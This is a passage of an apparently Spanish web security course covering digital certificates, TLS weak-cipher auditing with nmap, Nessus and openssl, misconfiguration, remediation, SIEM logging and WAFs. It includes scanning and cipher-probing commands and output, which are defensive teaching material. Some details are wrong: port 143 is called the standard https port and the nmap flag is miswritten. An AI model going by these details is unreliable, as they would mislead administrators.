Soporte Rígido: El formato más común son las tarjetas inteligentes (smartCards), como los nuevos DNIe



Figura 80: Modelo de DNI electrónico.
Fuente. - <https://developers.viafirma.com>

Soporte Software: En este caso, las Autoridades de Certificación emiten el certificado en un fichero, normalmente con las extensiones .p12 o .pfx que son instalados en el navegador Web o el sistema operativo deseado.

Todo Certificado Digital permite ser validado. De esta forma, se puede determinar el estado del mismo. Un certificado puede presentar los siguientes estados: "Válido", "Revocado", "Suspendido" y "No reconocido".

El certificado digital permite cifrar las comunicaciones. Solamente el destinatario de la información podrá acceder al contenido de la misma.

En definitiva, la principal ventaja es que disponer de un certificado le ahorrará tiempo y dinero al realizar trámites administrativos en Internet, a cualquier hora y desde cualquier lugar.

Un Certificado Digital consta de una pareja de claves criptográficas, una pública y una privada, creadas con un algoritmo matemático, de forma que aquello que se cifra con una de las claves sólo se puede descifrar con su clave pareja.

El titular del certificado debe mantener bajo su poder la clave privada, ya que, si ésta es sustraída, el sustractor podría suplantar la identidad del titular en la red. En este caso el titular debe revocar el certificado lo antes posible, igual que se anula una tarjeta de crédito sustraída.

La clave pública forma parte de lo que se denomina Certificado Digital en sí, que es un documento digital que contiene la clave pública junto con los datos del titular, todo ello firmado electrónicamente por una Autoridad de Certificación, que es una tercera entidad de confianza que asegura que la clave pública se corresponde con los datos del titular.

La Firma Electrónica sólo puede realizarse con la clave privada. La Autoridad de Certificación se encarga de emitir los certificados para los titulares tras comprobar su identidad.

El formato de los Certificados Digitales está definido por el estándar internacional ITU-T X.509. De esta forma, los certificados pueden ser leídos o escritos por cualquier aplicación que cumpla con el mencionado estándar.

Los certificados digitales contienen como mínimo la información siguiente acerca de la entidad que se está certificando:

- La clave pública del propietario.
- El nombre distinguido del propietario.
- El nombre distinguido de la CA que va a emitir el certificado.
- La fecha a partir de la cual es válido el certificado.
- La fecha de caducidad del certificado.
- Un número de versión.
- Un número de serie.

2.10.2. Protocolo HTTPS

Debido a restricciones históricas de exportación de criptografía de alto nivel, algunos servidores Web, tanto preexistentes como nuevos, pueden ser capaces de utilizar un soporte criptográfico débil.

Incluso cuando se instalan y utilizan normalmente cifrados de alto nivel, una configuración errónea en la instalación del servidor podría ser usada para forzar el uso de un cifrado más débil para obtener acceso al canal de comunicación supuestamente seguro.

¿Qué es SSL, TLS y HTTPS?

- SSL es la sigla de Secure Sockets Layer (capa de sockets seguros), la tecnología estándar para mantener segura una conexión a Internet, así como para proteger cualquier información confidencial que se envía entre dos sistemas, e impedir que los delincuentes lean y modifiquen cualquier dato que se transfiera, incluida información que pudiera considerarse personal. Los dos sistemas pueden ser un servidor y un cliente (por ejemplo, un sitio Web de compras y un navegador) o de servidor a servidor (por ejemplo, una aplicación con información que puede identificarse como personal o con datos de nóminas).
- Esto lo lleva a cabo asegurándose de que todos los datos que se transfieren entre usuarios y sitios Web o entre dos sistemas sean imposibles de leer. Utiliza algoritmos de cifrado para codificar los datos que se transmiten e impedir que los hackers los lean al enviarlos a través de la conexión. Esta información podría ser cualquier dato confidencial o personal, por ejemplo, números de tarjeta de crédito y otros datos bancarios, nombres y direcciones.
- El protocolo TLS (seguridad de la capa de transporte) es solo una versión actualizada y más segura de SSL. Si bien aún denominamos a nuestros certificados de seguridad SSL porque es un término más común, al comprar certificados SSL en Symantec, en realidad se compran los certificados TLS más actualizados con la opción de cifrado ECC o RSA.
- HTTPS (Hyper Text Transfer Protocol Secure o protocolo seguro de transferencia de hipertexto) aparece en la dirección URL cuando un sitio Web está protegido por un certificado SSL. Los detalles del certificado, por ejemplo, la entidad emisora y el nombre corporativo del propietario del sitio Web, se pueden ver haciendo clic en el símbolo de candado de la barra del navegador.

Comprobando las especificaciones y requisitos de cifrado SSL/TLS

El protocolo en claro http es asegurado normalmente mediante un túnel SSL o TLS, convirtiéndose en tráfico https. El tráfico https, además de proveer cifrado de la información en tránsito, permite la identificación de los servidores (y, opcionalmente, de los clientes) mediante certificados digitales.

Históricamente, han existido limitaciones impuestas por el gobierno de los EEUU a permitir la exportación de sistemas criptográficos solo para tamaños de clave de, como máximo, 40 bits, una longitud de clave que podría ser rota y permitiría el descifrado de comunicaciones. Desde entonces, las regulaciones de exportación criptográficas han sido reducidas (a pesar de que aún se mantienen algunas restricciones); no obstante, es importante comprobar la configuración SSL en uso, para evitar instalar soporte criptográfico que podría ser fácilmente roto. Los servicios basados en SSL no deberían ofrecer la posibilidad de escoger usar cifrados débiles.

Técnicamente, el cifrado a usar se determina tal como se explica a continuación. En la fase inicial de establecimiento de una conexión SSL, el cliente envía al servidor un mensaje de tipo Client Hello, especificando entre otra información, los grupos de cifrado que es capaz de manejar. Un cliente normalmente es un navegador Web (hoy en día, el cliente SSL más popular), pero no necesariamente, ya que puede tratarse de cualquier aplicación capacitada para SSL; lo mismo aplica para el servidor, que no tiene por qué ser un servidor Web, a pesar de que es el caso más común. (Por ejemplo, una clase de cliente SSL que vale la pena remarcar es la de los proxys SSL, como stunnel (<http://www.stunnel.org>), que puede utilizarse para permitir a aplicaciones no capacitadas para SSL comunicarse con servicios SSL). Para especificar un grupo de cifrado, se utilizan un protocolo de cifrado (DES, RC4, AES), la longitud de clave de cifrado (40, 56 o 128 bits), y un algoritmo de hash (SHA, MD5), usado para comprobación de integridad. Tras recibir un mensaje Client Hello, el servidor decide qué grupo de cifrado empleará para la sesión. Es posible (por ejemplo, mediante directivas de configuración) especificar que grupos de cifrado permitirá. De este modo puedes controlar, por ejemplo, si las comunicaciones con clientes soportarán solamente cifrado de 40 bits.

Pruebas de caja negra y ejemplo

Para detectar el posible soporte de cifrados débiles, deben identificarse los puertos asociados a los servicios encapsulados sobre SSL/TLS. Estos puertos incluyen normalmente el puerto 143, el puerto https estándar; no obstante, esto puede cambiar porque a) los servicios https puede ser configurados para ejecutarse en puertos no estándar, y b) puede haber más servicios encapsulados sobre SSL/TLS relacionados con la aplicación Web. En general, se precisa de un descubrimiento de servicios para identificar dichos puertos.

El scanner nmap, vía la opción “-Sv”, puede identificar servicios SSL. Los scanner de vulnerabilidades, además de realizar el descubrimiento de servicios, pueden incluir comprobación de cifrados débiles (por ejemplo, el scanner Nessus tiene la capacidad de comprobar servicios SSL en puertos arbitrarios, y reportará si existen cifrados débiles).

Ejemplo 1:

```
[root@test]# nmap -F -sV localhost
Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-07-27 14:41 CEST
Interesting ports on localhost.localdomain (127.0.0.1):
(The 1205 ports scanned but not shown below are in state: closed)

PORT      STATE SERVICE      VERSION
443/tcp    open  ssl          OpenSSL
901/tcp    open  http         Samba SWAT administration server
8080/tcp   open  http         Apache httpd 2.0.54 ((Unix) mod_ssl/2.0.54 OpenSSL/0.9.7g
PHP/4.3.11)
8081/tcp   open  http         Apache Tomcat/Coyote JSP engine 1.0

Nmap run completed -- 1 IP address (1 host up) scanned in 27.881 seconds
[root@test]#
```

Figura 81: Reconocimiento de servicios SSL vía nmap.

Fuente. - <https://www.um.es>

Ejemplo 2:

Identificando cifrados débiles con Nessus. El contenido siguiente es un fragmento anonimizado de un informe generado por el scanner Nessus, correspondiente a la identificación de un certificado de servidor que permite cifrados débiles (ver texto subrayado en negrita).

```
https (443/tcp)
Description
Here is the SSLv2 server certificate:
Certificate:
Data:
Version: 3 (0x2)
Serial Number: 1 (0x1)
Signature Algorithm: md5WithRSAEncryption
Issuer: C=**, ST=*****, L=***** , O=***** , OU=***** , CN=*****
Validity
Not Before: Oct 17 07:12:16 2002 GMT
Not After : Oct 16 07:12:16 2004 GMT
Subject: C=**, ST=***** , L=***** , O=***** , CN=*****
Subject Public Key Info:
Public Key Algorithm: rsaEncryption
RSA Public Key: (1024 bit)
Modulus (1024 bit):
00:98:4f:24:16:cb:0f:74:e8:9c:55:ce:62:14:4e:
6b:84:c5:81:43:59:c1:2e:ac:ba:af:92:51:f3:0b:
ad:e1:4b:22:ba:5a:9a:1e:0f:0b:fb:3d:5d:e6:fc:
ef:b8:8c:dc:78:28:97:8b:f0:1f:17:9f:69:3f:0e:
72:51:24:1b:9c:3d:85:52:1d:df:da:5a:b8:2e:d2:
09:00:76:24:43:bc:08:67:6b:dd:6b:e9:d2:f5:67:
e1:90:2a:b4:3b:b4:3c:b3:71:4e:88:08:74:b9:a8:
2d:c4:8c:65:93:08:e6:2f:fd:e0:fa:dc:6d:d7:a2:
3d:0a:75:26:cf:dc:47:74:29
Exponent: 65537 (0x10001)
X509v3 extensions:
X509v3 Basic Constraints:
CA:FALSE
Netscape Comment:
```

OpenSSL Generated Certificate
Page 10
Network Vulnerability Assessment Report 25.05.2005
X509v3 Subject Key Identifier:
10:00:38:4C:45:F0:7C:E4:C6:A7:A4:E2:C9:F0:E4:2B:A8:F9:63:A8
X509v3 Authority Key Identifier:
keyid:CE:E5:F9:41:7B:D9:0E:5E:5D:DF:5E:B9:F3:E6:4A:12:19:02:76:CE
DirName:/C=**/ST=*****/L=*****/O=*****/OU=*****/CN=*****
serial:00
Signature Algorithm: md5WithRSAEncryption
7b:14:bd:c7:3c:0c:01:8d:69:91:95:46:5c:e6:1e:25:9b:aa:
8b:f5:0d:de:e3:2e:82:1e:68:be:97:3b:39:4a:83:ae:fd:15:
2e:50:c8:a7:16:6e:c9:4e:76:cc:fd:69:ae:4f:12:b8:e7:01:
b6:58:7e:39:d1:fa:8d:49:bd:ff:6b:a8:dd:ae:83:ed:bc:b2:
40:e3:a5:e0:fd:ae:3f:57:4d:ec:f3:21:34:b1:84:97:06:6f:
f4:7d:f4:1c:84:cc:bb:1c:1c:e7:7a:7d:2d:e9:49:60:93:12:
0d:9f:05:8c:8e:f9:cf:e8:9f:fc:15:c0:6e:e2:fe:e5:07:81:
82:fc
Here is the list of available SSLv2 ciphers:
RC4-MD5
EXP-RC4-MD5
RC2-CBC-MD5
EXP-RC2-CBC-MD5
DES-CBC-MD5
DES-CBC3-MD5
RC4-64-MD5
The SSLv2 server offers 5 strong ciphers, but also 0 medium strength and 2 **weak "export class" ciphers**.
The weak/medium ciphers may be chosen by an export-grade or badly configured client software. They only offer a limited protection against a brute force attack
Solution: disable those ciphers and upgrade your client software if necessary.
See <http://support.microsoft.com/default.aspx?scid=kben-us216482>
or http://httpd.apache.org/docs-2.0/mod/mod_ssl.html#ssliphersuite
This SSLv2 server also accepts SSLv3 connections.
This SSLv2 server also accepts TLSv1 connections.

Ejemplo 3:

Auditoría manual de niveles de cifrado SSL débiles mediante OpenSSL. El siguiente ejemplo intentará conectar a Google.com con SSLv2.

```
[root@test]# openssl s_client -no_tls1 -no_ssl3 -connect www.google.com:443
CONNECTED(00000003)
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=27:certificate not trusted
verify return:1
depth=0 /C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
verify error:num=21:unable to verify the first certificate
verify return:1
---
```

Server certificate

-----BEGIN CERTIFICATE-----

```
MIIYzCCAsygAwIBAgIQYFbAC3yUC8RFj9MS7lfBkzANBgkqhkiG9w0BAQQFADCB
zjELMAkGA1UEBhMCWkExFTATBgNVBAgTDFdlc3RlcM4gQ2FwZTESMBAGA1UEBxMJ
Q2FwZSBUb3duMR0wGwYDVQQKExRUaGF3dGUgQ29uc3VsdGluZyBjYzEoMCYGA1UE
CxMfQ2VydGlmaWNhdGlvbiBTZXJ2aWNlcyBEaXZpc2lvbjEhMB8GA1UEAxMYVGhh
d3RIIFByZW1pdW0gU2VydmlvIENBMSgwJgYJKoZlhcNAQkBFhlwcmVtaXvtLXNI
cnZlckB0aGF3dGUuY29tMB4XDTA2MDQyMTAxMDc0NVoxMDQyMTAxMDc0NVow
aDELMAkGA1UEBhMCVVMxEzARBgNVBAgTCkNhbGlmb3JuaWExFjAUBgNVBAcTDU1v
dW50YWlulFZpZXcxEzARBgNVBAoTCkdvb2dsZSBJbmMxFzAVBgNVBAMTDnd3dy5n
b29nbGUuY29tMIGMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/e2Vs8U33fRDk
5NNpNgkB1zKw4rqTozmfwty7eTEI8PVH1Bf6nthocQ9d9SgJAI2WOBP4grPj7MqO
dXMTFWGDfiTnwes16G7NZlyh6peT68r7ifrwSsVLisJp6pUf31M5Z3D88b+Yy4PE
D7BJaTxq6NNmp1vYUJeXsGSGrV6FUQIDAQABo4GmMIGjMB0GA1UdJQQWMBQGCCsG
AQUFBwMBBggRByEFBQcDAjBABgNVHR8EOTA3MDWgM6Axhi9odHRwOi8vY3JsLnRo
YXd0ZS5jb20vVGhh3RIUHJlbWI1bVNlcnZlckNBLmNybDAyBggRByEFBQcBAQQm
MCQwlgyIKwYBBQUHMAGGFmh0dHA6Ly9vY3NwLnRoYXd0ZS5jb20wDAYDVR0TAQH/
BAIwADANBggkqhkiG9w0BAQQFAAOBgQADITbBdVY6LD1nHWkhTadmzuWq2rWE0KO3
Ay+7EleYWPOo+EST315QLpU6pQgbIgobGoI5x/fUg2U8WiYj111cbavhX2h1hda3
FJWnB3SiXaiuDTsGxQ267EwCVWD5bCrSWa64iSJtgiumzAv0a2W8YHXdG08+nYc
X/dVk5WRTw==
```

-----END CERTIFICATE-----

subject=/C=US/ST=California/L=Mountain View/O=Google Inc/CN=www.google.com
 issuer=/C=ZA/ST=Western Cape/L=Cape Town/O=Thawte Consulting cc/OU=Certification Services
 Division/CN=Thawte Premium Server CA/emailAddress=premium-server@thawte.com

No client certificate CA names sent

Ciphers common between both SSL endpoints:

RC4-MD5 EXP-RC4-MD5 RC2-CBC-MD5
 EXP-RC2-CBC-MD5 DES-CBC-MD5 DES-CBC3-MD5
 RC4-64-MD5

SSL handshake has read 1023 bytes and written 333 bytes

New, SSLv2, Cipher is DES-CBC3-MD5

Server public key is 1024 bit

Compression: NONE

Expansion: NONE

SSL-Session:

Protocol : SSLv2

Cipher : DES-CBC3-MD5

Session-ID: 709F48E4D567C70A2E49886E4C697CDE

Session-ID-ctx:

Master-Key: 649E68F8CF936E69642286AC40A80F433602E3C36FD288C3

Key-Ag : E8CB6FEB9ECF3033

Start Time: 1156977226

Timeout : 300 (sec)

Verify return code: 21 (unable to verify the first certificate)

closed

Pruebas de caja blanca y ejemplo

Comprueba la configuración de los servidores Web que ofrecen servicios https. Si la aplicación Web proporciona otros servicios encapsulados sobre SSL/TLS, también deberían ser comprobados.

Ejemplo: Esta ruta en el registro define los cifrados disponibles al servidor en Windows:

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurityProviders\SCHANNEL\Ciphers\
```

Cuando se accede a una aplicación Web mediante el protocolo https, se establece un canal seguro entre el cliente (normalmente el navegador) y el servidor. La identidad de una de las partes (el servidor) o de ambas (cliente y servidor) es determinada entonces por medio de certificados digitales. Para permitir que la comunicación se realice, deben pasarse con éxito varias comprobaciones sobre los certificados. Aunque discutir SSL y la autenticación basada en certificados está más allá del alcance de este manual, nos centraremos en el criterio principal implicado en determinar la validez de un certificado:

- Comprobar si la Autoridad de Certificación (en inglés, Certificate Authority, CA) es conocida (significa una considerada como confiable).
- Comprobar que el certificado es válido actualmente,
- Comprobar que el nombre del site y el nombre indicado en el certificado coinciden.

Recuerda actualizar tu navegador porque los certificados de las CA expiran también. En cada nueva entrega de distribución de un navegador, se incluyen certificados renovados de CA. Por otro lado, es importante actualizar el navegador porque cada vez más sites Web requieren cifrados fuertes de más de 40 o 56 bits.

2.10.3. Configuración defectuosa de seguridad

Más que un error en el código se trata de la falta o mala configuración de seguridad de todo el conjunto de elementos que comprende el despliegue de una aplicación Web, desde la misma aplicación hasta la configuración del sistema operativo o el servidor Web. Es decir, se refiere a la definición e implementación de una configuración segura para la aplicación, marcos de trabajo, servidor de aplicación, servidor Web, base de datos y plataforma. Todas estas configuraciones deben ser definidas, implementadas y mantenidas, ya que por lo general no son seguras por defecto. Esto incluye mantener todo el software actualizado, incluidas las librerías de código utilizadas por la aplicación.

En este punto cobran especial importancia los administradores, los planes de despliegue de aplicaciones, los procesos de instalación y configuración, la planificación y ejecución de actualizaciones, la arquitectura escogida, y una revisión periódica de auditorías y comprobaciones del sistema.

Lo primero a tener en cuenta, será la arquitectura que vayamos a utilizar. Está claro que hay muchas arquitecturas, pero siempre, a la hora de elegir y diseñar la nuestra deberemos de intentarla hacer lo más robusta posible, estableciendo una buena separación entre los distintos componentes y su seguridad.

Otra cosa a tener en cuenta sería, los permisos tanto de la aplicación como del servidor de aplicaciones donde esta se despliega. Estos deberían ser lo menos holgados posibles. Deberemos controlar, permisos de acceso, de lectura y escritura en sistemas de fichero, de acceso y modificación a la BBDD y, por supuesto, permisos de utilización de la aplicación y sus partes. Quizás en este apartado también debamos incluir los puertos de acceso al servidor y los servicios que este tiene levantados y esperando solicitudes. En este caso, solo debería estar disponible aquello que sea imprescindible.

Otra de las cosas que tendremos que planificar, será la metodología que vamos a emplear para el tratamiento de actualizaciones, ya sea para nuestra propia aplicación, como para los sistemas y plataformas donde está desplegada.

Otro punto a tener en cuenta siempre, es el tratamiento de errores que hará nuestra aplicación. Deberemos manejar todos los errores que puedan salir y no volcar nunca información de los sistemas en estos errores y permitir que dicha información llegue a los usuarios, ya que podría utilizar esta información para preparar un ataque. Es decir, por supuesto que hay que informar a los usuarios cuando se produce un error, pero esta información habrá sido tratada y procesada por nosotros previamente, y al usuario final se le mostrará correcta y convenientemente formateada.

Las aplicaciones Web dependen de cimientos seguros:

- Desde el sistema operativo hasta el servidor de aplicaciones.
- NO olvidarse de todas las librerías utilizadas.
- Piense en todos los lugares donde se encuentra su código fuente.
- Una seguridad eficaz no requiere que su código fuente sea secreto.
- La CS debe ser extendida a todas las partes de la aplicación.

Por ejemplo, todas las credenciales deberían cambiar en el ambiente de producción

Impacto típico

- Instalación del código malicioso debido a un parche faltante en el OS o servidor.
- Falla de XSS debido a un parche faltante en el framework de la aplicación.
- Acceso no autorizado a cuentas por defecto, funcionalidad de la aplicación, etc.
- Debido a una defectuosa configuración del servidor.

2.10.4. Remediaciones

Certificados digitales

El resumen de recomendaciones para la gestión de los certificados digitales, donde es necesario tener en cuenta múltiples aspectos, incluye:

- Para los servidores Web expuestos públicamente es necesario disponer de un certificado digital emitido por una CA pública de confianza y ampliamente reconocida, no siendo válido hacer uso de certificados digitales autofirmados, ni de CAs privadas.
- Evaluar y seleccionar el tipo adecuado de certificado digital (DV, OV o EV) que se desea obtener para cada servidor o aplicación Web.
- Evaluar y seleccionar la CA que emitirá el certificado empleando múltiples criterios objetivos, como su reputación, la funcionalidad que ofrece, su adopción de nuevos estándares, los mecanismos de revocación de certificados que implementa, etc.
- Seleccionar el periodo de renovación del certificado digital y renovar los certificados periódicamente y siempre antes de su vencimiento.
- Hacer uso de certificados digitales firmados mediante SHA-256 (o superior). En ningún caso hacer uso de firmas basadas en SHA-1 o MD5.
- Identificar y configurar adecuadamente (en el orden correcto) la cadena completa de certificación (o de certificados) asociada al certificado digital, desde la CA raíz, pasando por todas las CAs intermedias, hasta el certificado final.
- Seleccionar el tipo adecuado de certificado digital respecto al nombre de la entidad representada por éste, es decir, referencia directa o única, lista de nombres, certificado comodín, o multi-dominio.
- El certificado digital debería incluir tanto el nombre del servidor Web representado ("www", o la lista de servidores Web, o el comodín) como de su dominio.
- El nombre de la entidad debe estar reflejado en el certificado digital a través del campo "SAN" (Subject Alternative Name, extensión "subjectAltName") en lugar de mediante el "CN" (Common Name).
- Asegurar la validez del certificado digital en todo momento, incluyendo el nombre de la entidad, periodo de validez, CA emisora del certificado, revocación del certificado y propósito.
- Asociar el certificado digital a una CA que haga uso de Certificate Transparency (CT) y confirmar que el certificado ha sido registrado en los logs públicos de CT.
- Monitorizar los logs o registros de CT para identificar la emisión de certificados digitales de dominios propios de manera ilegítima por parte de otras CAs, sin la autorización del propietario del dominio. Complementariamente, hacer uso de servicios de monitorización de CT para ser informado de cambios en los certificados digitales asociados a un dominio.

- Proporcionar información de registro en CT (mediante SCT) en las respuestas HTTPS del servidor Web hacia los clientes Web mediante una extensión del certificado digital X.509v3, (o preferiblemente) mediante una extensión específica de TLS o empleando OCSP Stapling.

Protocolo HTTPS

El resumen de recomendaciones de las vulnerabilidades en HTTPS:

- Disponer de la versión más actualizada (que al menos solucione las vulnerabilidades de seguridad conocidas) de las librerías TLS, servidores y aplicaciones Web empleados en la implementación de HTTPS.
- Deshabilitar las capacidades de compresión de TLS del servidor Web.
- Evitar el uso de suites criptográficas de cifrado en modo bloque con CBC.
- Deshabilitar las capacidades de compresión Web estándar de HTTP del servidor Web y, en caso de no ser posible, aplicar otras técnicas de mitigación más elaboradas o específicas. También se puede hacer uso en su lugar de las capacidades de compresión Brotli.

Puede ver más información de implementación de HTTPS en la siguiente URL:

https://www.rediris.es/tcs/doc/ccnccert/CCN-CERT_BP-01-17_Recomendaciones_implementacion_HTTPS.pdf

Configuración defectuosa de seguridad

Como evitar una configuración defectuosa de seguridad:

- Verificar la gestión de configuración de sus sistemas.
- Uso de guías de securizacion
 - Automizar tareas es muy útil aquí.
- Mantener actualizadas todas las plataformas
 - Aplicar parches en todos los componentes
 - Esto incluye librerías de software, no solo OS y servidor de aplicaciones.
 - Analizar los efectos de estos cambios (en un entorno de prueba)

2.11. TEMA 12: A10 – INSUFFICIENT LOGGING AND MONITORING

Los atacantes confían en la falta de monitoreo y respuesta oportuna a lograr sus objetivos, lo ideal del hacker es no dejar rastro alguno y no ser detectados. Lo recomendable es que se haga una prueba penetration testing (hacking ético) a los sistemas críticos y evaluar si se tiene habilitado suficientes logs, eventos, monitoreo en los sistemas evaluados para detectar una intrusión.

Como prevenir:

Habilitar pistas de auditoria, como: Logear/Guardar actividad de sesión exitosa, como fallida (intentos de logging, quizás lo más importante), donde se guarde:

- Usuario utilizado por el atacante.
- Dirección IP desde donde se conectó el atacante.
- Sistema operativo desde donde se conectó el atacante.
- Browser que uso Chrome/IE/Mozilla.
- Día y hora de la conexión.

A continuación, algunas soluciones y mecanismos de seguridad.

2.11.1. Log & Event Manager

Correlacionador de Eventos

Una herramienta SIEM que facilita el uso de registros para seguridad, cumplimiento, detección y solución de problemas.

¿Qué es un SIEM?

Security Information and Event Management (SIEM) – Las soluciones SIEM son una combinación de las categorías de productos formalmente dispares SIM (Security Information Management) and SEM (Security Event Manager). La tecnología SIEM proporciona un análisis en tiempo real de las alertas de seguridad generadas por el hardware y software de red. Las soluciones SIEM pueden venir como software, appliance, o administración de servicios, y también son utilizados para logear datos de seguridad y generar reportes para fines de cumplimiento.

Las siglas SEM, SIM y SIEM se han utilizado indistintamente, aunque hay diferencias en el significado y las capacidades del producto. El segmento de gestión de la seguridad que se ocupa del monitoreo en tiempo real, correlación de eventos, notificaciones y vistas de la consola que comúnmente se conoce como Gestión de Eventos de Seguridad (SEM). La segunda área ofrece almacenamiento a largo plazo, el análisis y la comunicación de los datos de registro, y se conoce como Gestión de Seguridad de la Información (SIM).

El término Información de Seguridad y Gestión de Eventos (SIEM), acuñado por Mark Nicolett y Amrit Williams, de Gartner, en 2005, describe las capacidades de los productos de la recopilación, análisis y presentación de información de la red y los dispositivos de seguridad, las aplicaciones de gestión de identidades y accesos, gestión de vulnerabilidades y los instrumentos de política de cumplimiento, sistema operativo, base de datos y registros de aplicaciones. Un punto clave es monitorear y ayudar a controlar los privilegios de usuario y de servicio, servicios de AD y otros cambios de configuración del sistema, así como el abastecimiento de auditoría de registro, revisión, y respuesta a incidentes.

Capacidades de un SIEM:

- **Agregación de datos:** SIEM / LM (administración de logs) soluciones para administración de logs desde muchas fuentes, incluyendo redes, seguridad, servidores, bases de datos, aplicaciones, proporcionando la capacidad de consolidar los datos monitoreados para ayudar a evitar la pérdida de los acontecimientos cruciales.
- **Correlación:** busca los atributos comunes, y relaciona eventos en paquetes o incidentes. Esta tecnología proporciona la capacidad de realizar una variedad de técnicas de correlación para integrar diferentes fuentes, con el fin de convertir los datos en información. La correlación es típicamente una función de la parte de gestión de la seguridad en una solución SIEM completa.
- **Alerta:** el análisis automatizado de eventos correlacionados y la producción de alertas, para notificar a los destinatarios de los problemas inmediatamente. Una alerta puede ser un tablero de instrumentos, o enviarse a través de canales de terceros, tales como el correo electrónico.
- **Dashboards:** SIEM / LM herramientas para tomar los datos del evento y convertirlo en tablas informativas para ayudar a ver patrones o identificar una actividad que no está siguiendo un patrón estándar.
- **Cumplimiento:** Las aplicaciones SIEM se pueden emplear para automatizar la recopilación de datos y la elaboración de informes que se adapten a los procesos existentes de seguridad, gobernabilidad y auditoría.
- **Retención:** SIEM / SIM emplea soluciones a largo plazo de almacenamiento de datos para facilitar la correlación de datos con el tiempo, y para proporcionar la retención necesaria para los requisitos de cumplimiento. Un largo plazo de retención de registros de datos es crítico en la investigación forense, ya que es poco probable que el descubrimiento de una violación de la red sea en el momento de la infracción se produzcan.

SolarWinds Log & Event Manager (LEM)

Ofrece potentes capacidades de gestión de logs y eventos de una manera muy asequible y fácil de implementar. Este producto combina en tiempo real el análisis de logs, la correlación de eventos y un enfoque innovador de búsquedas, para ofrecer la visibilidad y el control necesarios para superar los retos de TI que se presentan a diario, al tiempo que mejora la seguridad y facilita el cumplimiento de normatividades.

SolarWinds Log & Event Manager combina poderosas capacidades, incluyendo la administración robusta de logs, correlación verdadera en tiempo real, búsquedas avanzadas de TI y tecnología de respuesta activa en un producto increíble y asequible. Juntas todas estas características, permiten obtener una visibilidad más profunda de eventos de desempeño, mejorar y mitigar amenazas de seguridad y ofrece las herramientas que usted necesita para cumplimiento de regulaciones al contar con más de 300 reportes predefinidos y más de 700 reglas de correlación. Puede obtener más información en el siguiente enlace:

<http://www.gis-sac.com/Portal/index.php/productos/solarwinds/administracion-de-redes/log-event-manager>




Figura 82: Modulo Explorer LEM.
Fuente. - <https://www.solarwinds.com>



Figura 83: Modulo OPS CENTER LEM.

Fuente. - <https://www.solarwinds.com>

Puede descargar una versión de prueba por un mes en el siguiente enlace:

<https://www.solarwinds.com/es/log-event-manager-software>

2.11.2. Web Application Firewall

Un Firewall de Aplicaciones Web o comúnmente conocido como WAF es un dispositivo de seguridad que analiza el tráfico Web controlando las entradas, respuestas y/o los diferentes accesos HTTP que se producen en una determinada página. Funciona mediante el seguimiento de dicha página o aplicación Web para bloquear la entrada o salida de las llamadas al sistema que no cumplen con la política definida y configurada en el WAF. Por lo general, dicha política se refiere a ataques en la aplicación (nivel 7 de la capa OSI) del tipo Cross Site Scripting (XSS), Inyección SQL (SQLi), Remote y Local File Inclusion (LFI), etc. Es decir, un WAF trata de proteger a un servidor Web de los ataques que un Firewall y/o un IDS/IPS no pueden bloquear.

La instalación de un WAF como mecanismo de seguridad es altamente recomendable porque:

- **Un Firewall** únicamente puede detectar ataques de red ya que sólo inspecciona direcciones IP ya sea de origen o destino, determinados puertos y servicios, etc. Lo que intenta es mantener a un posible atacante fuera del perímetro de nuestra red pero el servidor Web está abierto al exterior y, por tanto, fuera ya del perímetro protegido.
- **Un IDS/IPS** o un Firewall de nueva generación se basa en firmas conocidas sin entender el funcionamiento de la aplicación y no es capaz de reconocer tendencias como, por ejemplo, un número determinado de eventos concretos, altas tasas de falsos positivos o, simplemente, analizar la trazabilidad del usuario que se ha conectado a la página Web en cuestión.

Aunque los proxies generalmente protegen a los clientes, los WAF protegen a los servidores. Se implementa un WAF para proteger una aplicación Web específica o un conjunto de aplicaciones Web. Un WAF puede considerarse un proxy inverso.

